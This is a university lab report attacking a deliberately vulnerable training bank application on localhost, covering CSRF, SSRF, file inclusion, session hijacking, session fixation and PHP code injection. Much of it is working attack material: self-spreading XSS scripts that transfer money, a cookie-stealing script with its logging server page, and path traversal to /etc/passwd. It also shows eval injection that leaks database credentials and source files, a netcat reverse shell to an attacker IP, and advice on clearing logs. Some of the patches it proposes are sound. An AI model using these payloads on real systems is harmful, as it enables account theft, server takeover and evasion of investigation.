

LAB REPORT

5822UE Exercises: Security Insider Lab II - System and Application Security (Software-Sicherheit) - SS 2022

Part 1 Web Application Vulnerabilities - 2

Group 2

Pratik Baishnav - 90760 (baish01@ads.uni-passau.de)

Date : 18th May, 2022 - 1st June, 2022

Time: Wednesday (14:00 - 20:00)

Location: ITZ SR 002

Organiser : Farnaz Mohammadi (Farnaz.Mohammadi@uni-passau.de)

Exercise 1 : Cross Site Request Forgery - XSRF

1. **Briefly explain what CSRF/XSRF is in your own words (outline the roles and steps involved in XSRF attack).**

CSRF is a vulnerability on the client-side where an attacker steals the session or cookies of the victim to perform tasks that are unintended by the victim user e.g. stealing money, ordering items, etc. There are many ways in which a malicious website can transmit such commands and perform an XSRF attack some of them are; through specially-crafted image tags, through hidden forms, and through JavaScript XMLHttpRequests.

Steps : This happens mainly after :

- Deceiving the user into clicking specially crafted buttons, links, or images which contain malicious scripts which will steal legitimate cookies of the authenticated victim.
- After stealing legitimate cookies attacker can send a valid request to the server and use the same cookies of the authenticated victim/user to login into the web application and perform various actions as per the will of the attacker.

2. **What is the difference between XSS and CSRF/XSRF from their execution perspective?**

Cross-site scripting (or XSS) allows an attacker to execute arbitrary JavaScript within the browser of a victim user where Cross-site request forgery (or CSRF) allows an attacker to induce a victim user to perform actions that they do not intend to. The fundamental difference is that CSRF happens in authenticated sessions when the server trusts the user/browser, while XSS doesn't need an authenticated session and can be exploited when the vulnerable website doesn't do the basics of validating or escaping input.

3. Briefly explain why your bank is theoretically vulnerable to CSRF/XSRF attack!

VBank just relies on the session and does not apply a defense mechanism that uses CSRF-specific tokens generated and verified by VBank. Also, we could perform request manipulation attacks which makes it easier to carry out XSRF attacks. The attack can be carried out whenever there exists an active session present on the client/victim's computer.

4. Assume that you are a valid customer of your bank. Show how you can use XSRF to transfer money from another account to your account.

There are different methods to do so but here I wrote a JavaScript XMLHttpRequests which transfers money to the attacker's account. It is known that the 'Remark field' on the 'htbdetails page' is vulnerable to XSS so I created a self-execution function that will be executed when being called.

```
<script>
(function () {
    var dest = 77777777;
    var amt = 1;
    var src = 184830489;
    var remark = "I got Money ;P";

    var xmlhttp = new XMLHttpRequest();
    xmlhttp.onreadystatechange = function() {
        if(this.readyState == 4 && this.status == 200) {
            console.log(this.responseText);
            console.log('hello');
        }
    };
    xmlhttp.open("GET", "http://localhost/index.php?page=htbtransfer&srcacc="+src+"&dstbank=41131337&dstacc="+dest+"&amount="+amt+"&remark="+remark+"&htbtransfer=Transfer");
    xmlhttp.send();
})();
</script>
```

This self-execution function will be triggered when the victim tries to see their account information, as on that page there exists the remark field where I sent the malicious script which will be executed and can successfully steal the money of the targeted user.

5. Enhance your last attack such that it automatically spreads to other accounts and transfers your money from them too. Briefly explain your attack.

For this again, I created a JavaScript that fetches the account numbers and respective balances automatically by querying the account details page of the active user. It can be done by injecting the script into the VBank itself or to another website that the bank's users are expected to use where victims will be tricked into clicking malicious links etc.

5822UE Security Insider Lab II - Web Application Vulnerabilities - 2

```
<script>
(function () {
    var dest = 77777777;
    var amt = 1;
    var src = 173105291;
    var acc_details=fetchDetails();
    var remark = "I got Money again ;P";

    if(acc_details.status == "Success"){
        acc_details.accto.forEach(function(val,i){
            transfer(acc_details.accto[i], dest, parseInt(acc_details.balance[i], remarks);
        });
    }
})();
function transfer(src, dest, amt, remark) {
    var xmlhttp = new XMLHttpRequest();
    xmlhttp.onreadystatechange = function() {
        if(this.readyState == 4 && this.status == 200) {
            console.log(this.responseText);
            console.log("hello");
        }
    };
    xmlhttp.open("GET", "http://localhost/index.php?page=htbtransfer&srcacc="+src+"&dstbank=41131337&dstacc="+dest+"&amount="+amt+"&remark="+remark+"&htbtransfer=Transfer");
    xmlhttp.send();
}
}
```

By injecting the malicious script itself into the bank or through social engineering the victim will be tricked and the malicious script will be executed in the background which will transfer the amount to the specified account.

```
else{
    var xmlhttp = new XMLHttpRequest();
    xmlhttp.onreadystatechange = function() {
        if(this.readyState == 4 && this.status == 200) {
            console.log(this.responseText);
            console.log("hello");
        }
    };
    xmlhttp.open("GET", "http://localhost/index.php?page=htbtransfer&srcacc="+src+"&dstbank=41131337&dstacc="+dest+"&amount="+amt+"&remark="+remark+"&htbtransfer=Transfer");
    xmlhttp.send();
}
})();
</script>
<script>
```

The screenshot shows a web form titled "Transfer Funds" with the following fields and values:


- Source Account No.: 55555555 (dropdown menu)
- Destination Bank Code: 41131337 (V-Bank) (dropdown menu)
- Destination Account No.: 11111111 (text input)
- Amount: 5 (text input) USD
- Remark: xmlhttp.send(); } (); </script> (text input, highlighted with a blue box)
- Transfer (button)

Four red arrows point to the Source Account No., Destination Account No., Remark field, and the Transfer button.

Here, '55555555' is a account owned by attacker to perform just attacks and '11111111' is the target victim's account and the Remark field where the script can be injected. After transferring money to the victim when he checks the account information the script will be executed and money will be transferred to another account '77777777' to another valid account of the attacker.

Details for account 11111111 as of 04/06/2022:

Date	Bank Code	Account No	Remark	Amount
2014-03-29	41131337	22222222	Refund	-70.00
2014-03-29	41131337	22222222	WG rent	300.00
2014-03-30	41131337	22222222	Insurance	110.00
2022-06-04	41131337	55555555		5.00




The is executed and the money is transferred already to another account.

Account details

Details for account 77777777 as of 04/06/2022:

Date	Bank Code	Account No	Remark	Amount
2022-06-04	41131337	11111111	I got Money ;P	1.00



Like this through the FOR loop using if/else statements we fire this attack to spread and steal money from multiple users.

Exercise 2 : Server-Side Request Forgery (SSRF)

1. Briefly explain in your own words what is SSRF vulnerability and common SSRF attacks and what are the common SSRF defenses circumventing.

Server-side request forgery is a web security vulnerability that allows an attacker to persuade/convince the server-side application to make requests to an unintended location. Attackers achieve this by making the server connect back to itself, to an internal service or resource, or to its own cloud provider.

Common SSRF attacks:

- Attack Against the Server—Injecting SSRF Payloads

- Port Scanning on the Server
- Obtaining Access to Cloud Provider Metadata

Defense against SSRF :

- Use a whitelist of allowed domains, resources, and protocols from where the web server can fetch resources.
- Any input accepted from the user should be validated and rejected if it does not match the positive specification expected.
- If possible, do not accept user input in functions that control where the web server can fetch resources.

2. What is the difference between SSRF and CSRF/XSRF from their execution perspective?

SSRF and CSRF both exploit the webserver but the primary differences between SSRF and CSRF are :


- The dependency on the client to perform the attack i.e the target of a CSRF attack is the user, where they are tricked and forced to take action according to the attacker's interest. On the other hand, SSRF is designed to primarily target the server, the attack will occur just by changing the request to the server and the server based on the input provided, due to many shortcomings of the server, the server itself will run and fetch the different response.
- In terms of attack purpose, in SSRF, the attack's primary goal is to gain access to sensitive data which could be done directly by forcing it to write data to a URL supplied by the attacker or indirectly by allowing exploitation of a vulnerability that can be used to steal data where in CSRF the purpose is to perform legitimate but unauthorized actions on the user's account with the web-based service.

Exercise 3 : Local File Inclusion (LFI)


1. **Briefly explain what is a Local File Inclusion (LFI) vulnerability? By using a simple example, describe how do LFIs work and how to avoid this vulnerability? Show a vulnerable code and apply your patch to it.**

LFI is a web vulnerability where the attacker tricks the web application locally reading a file to an application which is already locally present on the server.

For example, there is a domain name `http://localhost/ptk/vul.php?page = about.php`.



Here, I tried to exploit LFI by trying to get the root password of the server because as I know there exists the root /etc/passwd directory in the server which are usually present in every Unix systems.



Here, I applied directory traversal ‘../’ until I reached the root directory containing the password.

How it works - we use a backtrack or traversal method to obtain information locally present in the server <http://localhost/ptk/vul.php?page=../../../../etc/passwd>. As in The Unix system contains the/ etc/ passwd file which is the root file structure and is present in every Unix system along with other files or folders like Detail, Downloads, Document, etc.

Why it works - Due to lack of proper validation and sanitation

How to avoid - To avoid this vulnerability we can sanitize inputs, we can restrict the level of traverse in the system, or can provide only authorized users to do such operation in the least case.

Vulnerable code and Patch - Instead of getting the filename from url parameters using get parameters like shown: `'$include($_GET["file"]);'` . Developer could use a safer approach of creating a array of filenames to which the user has access to. So the attacker could not access any files other than what is listed in the array example:

```
$safe_files=array("try.php","hello.php","sup.php","omg.php");  
$include($safe_files[1]);
```

```
<?php //real work
$file = $_GET['page'];
if(isset($file) )
{
    include($file);
}
else
{
    include('index.html');
}
?>
```

Here, the above image is the vulnerable code which can be exploited using back traversal.

```
<?php //mypatch
$file = $_GET['page'];

if(isset($file) and $file == 'vul.php' )
{
    $include($safe);
;
}
elseif(isset($file) and $_GET['page'] == 'index.html')
{
    include('index.html');
}
?>
```

Now with the help of simple if/elseif conditions and checking those parameters of the functions I could prevent it from performing back traversal.

2. How do you identify and exploit LFI? Describe it with a simple example

I could identify and exploit LFI by backtracking or traversal, if we can perform backtracking/traversal there exists LFI vulnerability so it can be exploited. For example, using ‘../’ in the URL to backtrack.

3. Briefly explain what is Remote File Inclusion (RFI) and how can you minimise the risk of RFI attacks? And LFI vs. RFI?

RFI is a web vulnerability, where the attacker could include a remote file, and such files contain commands which will be evoked and executed when being called by the attacker and after the execution of the command, the attacker will be able to control the web application server remotely.

Minimization of risks of RFI attacks:

- Disable the remote inclusion feature.
- Never use arbitrary input data in a literal file include request.
- Sanitization of parameters sent through GET/POST methods, URL parameters, and other necessary parameters.

LFI vs. RFI


The main difference between LFI and RFI is that:

- In RFI, the attacker uses a remote file that contains commands which will be uploaded and executed to control or take over the server.
- While LFI uses local files (i.e. files on the target server) when carrying out the attack which sends a sensitive source file request to retrieve data from the server.







Exercise 4 : Session Hijacking

1. Install a webserver on your machine. Use it to write a script that will read the information required to hijack a session. Briefly describe your script.

For this, I created a different server on the Apache server named “ptk” which serves as the attacker’s server.



Index of /ptk

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 about.php	2022-05-31 21:32	0	
 lfi.php	2022-05-31 23:02	143	
 steallog.txt	2022-06-01 19:07	80	
 t.php	2022-05-30 00:56	712	
 vul.php	2022-06-04 20:46	357	

Here, I wrote a script that will make a connection to the attacker’s server and steal the current active session cookies of the victim and send it to the attacker.

```

<?php
//finally working script

<script>
(function () {
    var xhttp = new XMLHttpRequest();
    xhttp.onreadystatechange = function() {
        if (this.readyState == 4 && this.status == 200) {

            console.log(this.responseText);

        }
    };
    xhttp.open("GET", "http://localhost/ptk/t.php?c="+document.cookie+" ", true);
    xhttp.send();
})();
</script>
?>

```

As, we know that the “ptk” is the attacker’s server so here simply after checking the request status between two servers with the help of ‘**document.cookie**’ which is JavaScript’s document property which will give the current authenticated active session cookie. So, after fetching the cookie information it is put in a parameter called ‘**c**’ and through GET request it is sent to the attacker’s domain.

```
xhttp.open("GET", "http://localhost/ptk/t.php?c="+document.cookie+" ", true);
```

2. Use the implementation from the last step to hijack the session of a customer of your bank. Briefly describe the steps to perform this attack.

Now, that the script is ready it is injected through the ‘Remark’ field and when the victim will open their account details page to check the balance the self-executing script will be executed. And in the attacker’s server there exists a PHP page called ‘**t.php**’ whose code is as follows :

```


<?php
// Cross Origin Resource Sharing
header('Access-Control-Allow-Origin: *');
header('Access-Control-Allow-Methods: GET, PUT, POST, DELETE, OPTIONS');
header('Access-Control-Allow-Headers: Content-Type, Content-Range, Content-Disposition, Content-Description');

if(isset($_GET["c"])) {
    $cookies = $_GET["c"];
    $file = fopen('steallog.txt', 'a');

    fwrite($file, $cookies. "\n\n");
    echo("$cookies");
}
?>
<?php

```

Here, simply on the t.php page what is obtained from the script i.e from 'c' parameter is put into a variable and it is stored in the file called 'steallog.txt'.



```

steallog.txt x
USESECURITYID=a1f3lqvh93c9h5l2i3fi68tg77
USESECURITYID=sumtmj7hmg0191cchp968muee3
USESECURITYID=k3u8vamku82saegufrdoo4i3b0

```

Every time the victim reloads or checks their account details page the script will be executed and the active session cookie will be stored in the steallog.txt file.

3. Which possible implementation mistakes enable your attack?

The lack of proper validation and sanitization of the characters at the entry point as well as the exit point because of which the XSS attacks can be performed.

4. How would https influence it?

Yes, it would influence the attack as using HTTPS completely prevents sniffing-type session hijacking, but it won't protect if we click a phishing link to a cross-site scripting attack (XSS) or use easily guessable session IDs.

5. Implement some precautions which can prevent or mitigate this attack?

We can use various methods like HTTPS, httponly, avoid phishing scams, avoid public hotspots for crucial sharing of info, use VPN, strictly sanitize the input and output of data, and additional verification measures like 2-step verification, etc.

Here, in the VBank we can use `filter_var($string, Filter_Sanitize_String)` function on the 'htbdetails' page to mitigate this type of XSS attack.

Exercise 5 ; Session Fixation

1. Explain the difference to Session Hijacking.

The main difference is that we can fix the cookies that the victim will use.


- In the **session hijacking** attack, the attacker attempts to steal the ID of a victim's session after the user logs in.
- In the **session fixation attack**, the attacker tries to force the victim to use the desired cookie set-up by the attacker for the particular active session for his or her own purposes.

2. Sketch an attack that allows you to take over the session of a bank user.


On the analysis, I found that the VBank is using a cookie named 'USESECURITYID' to track the active session of the user. Also, found that the server was not generating a new value for a new session which means that the same cookie value is used over and over.

So, I did the following steps:

- Again through the 'Remark' field of the htbtransfer page I wrote a simple JavaScript that will set the desired cookie that I want to assign.
- `<script>document.cookie="USESECURITYID=qwer"</script>` with this simple script I was able to change the cookie value which I desired.
- Before fixing the cookie value USESECURITYID has a different value.

Cache Storage	Filter Items	
Cookies	Name	Value
http://localhost	USESECURITYID	0e6k4asn6cu1kauce02htd6jt3 
Indexed DB		

- After the script gets executed the value of USESECURITYID changes to **‘qwer’**.
And even after logging out and logging in again, the cookie remains the same i.e **‘qwer’**.

Cookies	Name	Value
http://localhost	phpMyAdmin	qt2samgu4k6ittvtbi5esmg5gb1n16n
Indexed DB	pma_lang	en
Local Storage	USESECURITYID	qwer 

3. How can you generally verify that an application is vulnerable to this type of attack?.

We can generally verify by:

- Checking if the value of the session tracking cookie changes each time of the login.
- Try changing the value of the session tracking cookie to something of our choice and check the value changes when we re-login.


4. Does HTTPS influence your attack?

No, it doesn't influence our attack, because here we are not stealing the cookie value when it is transmitted over the attacker's network/server. If we were wiretapping or sniffing then HTTPS would have made stealing cookies and assigning the desired cookies more difficult.

5. Accordingly, which countermeasure is necessary to prevent your attacks? Patch your system and test it against Session Fixation again.

Here the following countermeasure could be implemented to prevent such attacks:

- Regenerate the value of the session tracking cookie to a new value during each login.
- Also, make the expiry of the cookie very short so that the user automatically gets logged out after a fixed time. Even if someone steals the cookie over the network, he would not have much time to carry out the attack.
- In this case, as previous task, the `filter_var($string, Filter_Sanitize_String)` function on `htbdetails` page to mitigate the attack.
- Can use the PHP function `'session_regenerate_id(TRUE)'` or `'session_regenerate_id($delete_old_session=TRUE)'` in `'login.php'` page to regenerate the value of the session tracking cookie each time user logs in. Now every time when the user logs in the new session cookie will be generated.



```
*login.php x
<?php
ini_set("include_path", "../etc/../../pages/");

include_once ("htb.inc");
include_once ("config.php");


session_set_cookie_params($htbconf['bank/cookievalidity']);
session_name($htbconf['bank/sid']);
session_start();
session_regenerate_id(TRUE); // $delete_old_session = TRUE
```

Exercise 6 : Remote Code Injection

- 1. Find a section that allows you to inject and execute arbitrary code (PHP). Document your steps and explain why does it allow the executions?**

I tried injecting code into every input field possible to find the vulnerability and also went through the source code, so in the `'htbdetails'` page there is an input field which I

found to inject and execute arbitrary code.

Search word/number in transfer list: 

The below-listed functions are some main vulnerable functions in PHP.

- preg_replace('/.*?/e',...) - /e does an eval() on the match
- eval()
- include()
- require()

There is also another reason I choose this ‘Submit Query’ field is that I found ‘**reg_replace()**’ function being used in the account details page and I tried injecting and executing arbitrary code which worked perfectly and will be seen in the following questions. The presence of ‘**/e**’ flag makes our attack run because the risk of passing user input through regular expressions that use the ‘**/e**’ flag, causes the matches found to be evaluated as a valid PHP code. Although, ‘**include()**’ and ‘**require()**’ functions were also used in the application but they didn’t have or take any input from users, hence were immune to such attacks.

2. Disclose the master password for the database your bank application has access to. Indicate username, password and DB name as well as the IP address of the machine this database is running on.

For this, I used the Submit Query field to inject and execute `‘.system(‘base64 /opt/lampp/etc/config.php’).`’ which gave me the encrypted data in the form of base64

Account details

Details for account **33333333** as of **05/06/2022**:

PD9waHAKLyOKIcoqIEZJTEU6IGNvbmZpZy5waHAKIcoqIFBVUIBPU0U6IGNvbnRhaW5zIGFsbCBjb25maWd1cmF0aW9uIGluZm9ybWF0aW9uCiAqKiBBVVRIT1IoUyk6IERhbmllbCBTY2hyZWNRbGluZwoqLwoKZ2xvYmFslCRodGJjb25mOwoKJHhvcIZhbHVICT0gMHGwQkFEQzBERTsKLy8gcGF0aHMKJGh0YmNvbmZbJ3BhdGhzL3ByZWZpeCddCT0gJy9vcHQvbGfctHAvJzsKJGh0YmNvbmZbJ3BhdGhzL3BhZ2VzJ10JPSAnaGFnZXRMvJzsKCi8vIHVybcBvZiB0aGlzIGJhbmsKLy8gJGh0YmNvbmZbJ3dlY9iYXNldXJsJ10JPSAnaHMcDovL3d3dy51bnNlY3VyaXRvLmI0Lyc7CiRodGJjb25mWydmZ3ZWlviYmFzZXVybCddCT0gJ2h0dHA6Ly8xMjcuMC4wLWJlEvJzsKCi8vIEJhbmsgZGVzY3JpcHRpb24KJGh0YmNvbmZbJ2JhbmsvbmFtZSddCT0gJ1Vuc2VjdXJpdG8gSXRhbGlhbm8nOwokaHRIY29uZl5nYmFuay9jb2RIJ10JPSAnNDEzMzEzMzcnOwoKLy8gdGhpcyBhbmQgaXRzIHhvcmlkIHZhbHVlIG11c3QgYmUgc21hbGxlcjB0aGFuLDB4ZmZmZmZmZiAoMjY4NDM1NDU1KQokaHRIY29uZl5nYmFuay9hY2NvdW50QmFzZSddCT0gJzEyMDA3MDIwMSc7CiRodGJjb25mWydiYW5rL2ludGVyZXN0J10JPSANNC4yJzsKJGh0YmNvbmZbJ2JhbmsvbG9nb3dCT0gJ1NwaGlueF9Mb2dvLmdpZic7CiRodGJjb25mWydiYW5rL3NpZCddCT0gJ1VTRUNVUklUWUUEJzsKJGh0YmNvbmZbJ2JhbmsvY29va2lldmFsaWRpdHknXQk9ICc2MDQ4MDAnOwoKLy8gTmFtZXMGb2YgRGFOYUJhc2UgdGFibGVzCiRodGJjb25mWydkYi9hY2NvdW50cyddCQk9ICdhY2NvdW50cyd7CiRodGJjb25mWydkYi9iYW5rcyddCQk9ICdiYW5rcyc7CiRodGJjb25mWydkYi9icmFuY2hlc3dCQk9ICdldmFuY2hlcyc7CiRodGJjb25mWydkYi9idXJv

After getting this I went to the online website '<https://www.base64decode.org/>' to decode the acquired information (any base64 decode website can be used). And I got the following results :

```
// Application account for access to database
$htbconf['db/.server']    = '127.0.0.1';
$htbconf['db/.login']     = 'root';
$htbconf['db/.pwd']       = '';
$htbconf['db/.name']      = 'vbank';

date_default_timezone_set('Europe/Berlin');
```

I got access to all the required information like master password, username, IP address, etc.

3. Explain how you can display the php settings of your webserver! Which information is relevant for the attacker?

I used '**phpinfo().exit().**' command to retrieve the PHP settings of the webserver which led to the following:

[illegible]

Important details were revealed such as the PHP version of the server, operating system in use, file location along with other very crucial information which can be used to study, check and explore the vulnerability of the server

- 4. Assume you are running a server with virtual hosts. Can you disclose the password for another bank database and can you access it? Explain which potential risk does this vulnerability imply for virtual hosts?**

Virtual systems run on top of a system they often call guest host which also takes system space, acts as a running system, and performs anything that we want just like in normal systems so yes, disclosing the password for another bank database and accessing through virtual systems is possible. The Potential risks are :

- If there is any kind of open port available there might be a chance of getting our system penetrated or hacked.
- Also, if the attacker is able to convince/deceive the victim and able to connect their system again there exists a possibility of being attacked and hacked.

- 5. Display /etc/passwd of the web server, the bank application is running on. Try different methods to achieve this goal. Explain why some methods cannot be successful.**

I used the 'readfile()' function to retrieve the required information and the 'exit()' function to terminate the function after getting the information once i.e not repeating it more than once. Through the Submit Query input field, I injected '`readfile("/etc/passwd").exit().`' and got the following result:

Account details				
Details for account 33333333 as of 05/06/2022:				
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:/nonexistent:/usr/sbin/nologin systemd-network:x:101:102:systemd Network Management,,/run/systemd:/usr/sbin/nologin systemd-resolve:x:102:103:systemd Resolver,,/run/systemd:/usr/sbin/nologin tss:x:103:109:TPM software stack,,/var/lib/tpm/bin/false strongswan:x:104:65534:/var/lib/strongswan:/usr/sbin/nologin messagebus:x:105:111:/nonexistent:/usr/sbin/nologin systemd-timesync:x:106:112:systemd Time Synchronization,,/run/systemd:/usr/sbin/nologin Debian-exim:x:107:113:/var/spool/exim4:/usr/sbin/nologin uidd:x:108:114:/run/uidd:/usr/sbin/nologin debian-tor:x:109:115:/var/lib/tor/bin/false miredo-server:x:110:65534:/var/run/miredo-server:/usr/sbin/nologin iodine:x:111:65534:/run/iodine:/usr/sbin/nologin stunnel4:x:112:117:/var/run/stunnel4:/usr/sbin/nologin miredo:x:113:65534:/var/run/miredo:/usr/sbin/nologin sshd:x:114:120:/nonexistent:/usr/sbin/nologin redis:x:115:121:/var/lib/redis:/usr/sbin/nologin postgres:x:116:122:PostgreSQL administrator,,/var/lib/postgresql/bin/bash arpwatch:x:117:123:ARP Watcher,,/var/lib/arpwatch/bin/sh usbmux:x:118:46:usbmux daemon,,/var/lib/usbmux:/usr/sbin/nologin tcpdump:x:119:125:/nonexistent:/usr/sbin/nologin rtkit:x:120:126:RealtimeKit,,/proc:/usr/sbin/nologin sshd:x:121:65534:/run/sshd:/usr/sbin/nologin xrdp:x:122:127:/run/xrdp:/usr/sbin/nologin dnsmasq:x:123:65534:dnsmasq,,/var/lib/misc:/usr/sbin/nologin avahi:x:124:129:Avahi mDNS daemon,,/run/avahi-daemon:/usr/sbin/nologin nm-openvpn:x:125:130:NetworkManager OpenVPN,,/var/lib/openvpn/chroot:/usr/sbin/nologin inetsim:x:126:131:/var/lib/inetsim:/usr/sbin/nologin nm-openconnect:x:127:132:NetworkManager OpenConnect plugin,,/var/lib/NetworkManager:/usr/sbin/nologin _gvm:x:128:133:/var/lib/openvas:/usr/sbin/nologin speech-dispatcher:x:129:29:Speech Dispatcher,,/run/speech-dispatcher/bin/false pulse:x:130:134:PulseAudio daemon,,/run/pulse:/usr/sbin/nologin beef-xss:x:131:137:/var/lib/beef-xss:/usr/sbin/nologin geoclue:x:132:138:/var/lib/geoclue:/usr/sbin/nologin lightdm:x:133:139:Light Display Manager:/var/lib/lightdm/bin/false _sick-_x:1000:1003:sick:/home/_sick-_x/bin/bash mysql:x:999:1004:/home/mysql/bin/sh				
Date	Bank Code	Account No	Remark	Amount

Some methods cannot be successful because it depends on the developer while developing the application what kind of functions were/are used in the coding part as a filter mechanism. Here, in this application the usage of the 'preg_replace' function which doubles the slashes and throws an error if it finds one is the reason behind it.

6. Show how to “leak” the complete source files of your web application. Briefly describe, how you accomplished this.

Again, I used the readfile() function to read and leak the source. Through the same Submit Query input field, I injected '.readfile(“index.php”).exit().'

Account details

Details for account 33333333 as of 05/06/2022:

Due to maintenance work, the online banking service is currently not available.

We apolgize for this inconvenience!

```

"; $preventLogin = true; } // select the DB this bank is using if ($db_link && !mysql_select_db($htbconf['db/.name'], $db_link)) { $_SESSION['error'] = '
Due to maintenance work, the online banking service is currently not available.
We apolgize for this inconvenience!
"; $preventLogin = true; } // Load the header of this portal htb_load_page("htbheader"); // if the page to be loaded is the logout page simply destroy this session and go to the
login screen of this page if (isset($http['page']) && $http['page'] == "htblogout") { session_set_cookie_params(0); session_destroy(); $http['page'] = login;
htb_redirect(htb_getbaseurl()); } // if the page is not set or specified but the session indicates that you are logged in, then show main page if (!isset($http['page']) ||
$http['page'] == "") && (isset($_SESSION['loggedin']) && $_SESSION['loggedin']) { $http['page'] = "htbmain"; } // In the case page is not set at this point load the login page
if (isset($http['page'])) { $http['page'] = "login"; } // you are not logged in and someone tries to load a page different from login, then deny access if
(!isset($_SESSION['loggedin']) && $_SESSION['loggedin']) && $http['page'] != "login" { $_SESSION['error'] = "
Access denied!
"; $http['page'] = 'login'; } ?>

```

Date	Bank Code	Account No	Remark	Amount
				
<pre> \n"; } if (isset(\$_SESSION['warning']) && \$_SESSION['warning'] != "") { htb_load_page("htbwarning"); unset(\$_SESSION['warning']); print "\n"; } if (isset(\$_SESSION['success']) && \$_SESSION['success'] != "") { htb_load_page("htbsuccess"); unset(\$_SESSION['success']); print "\n"; } // if the login page should be loaded then show some information otherwise load the page to be loaded if (isset(\$http['page']) && \$http['page'] == "login") { htb_load_page("htbinfo"); } else { htb_load_page(\$http['page']); } ?> </pre>				

Other important files like 'login.php', 'config.php', and other important pages can also be extracted using the '.readfile()' function along with other many existing PHP functions.

7. Suppose you are an anonymous attacker:

A. Upload a web shell on the victim server and show that you can take control of the server

For this I used '.system("nc -e /bin/sh 192.168.57.104").' and injected through Submit Query field again and with this, the bank's server will ping our desired/attacker-controlled server and through 'ls -la | less' to observe we are getting ping response from the bank server and gives us a long list of files present in the server.

C. Clear possible traces that could lead to you.

There are ways to cover our track some of them are as follows :

- Clear log on the system after completing your activity.
(cd /var/log/nginx)
- Clear log activity from operating system.
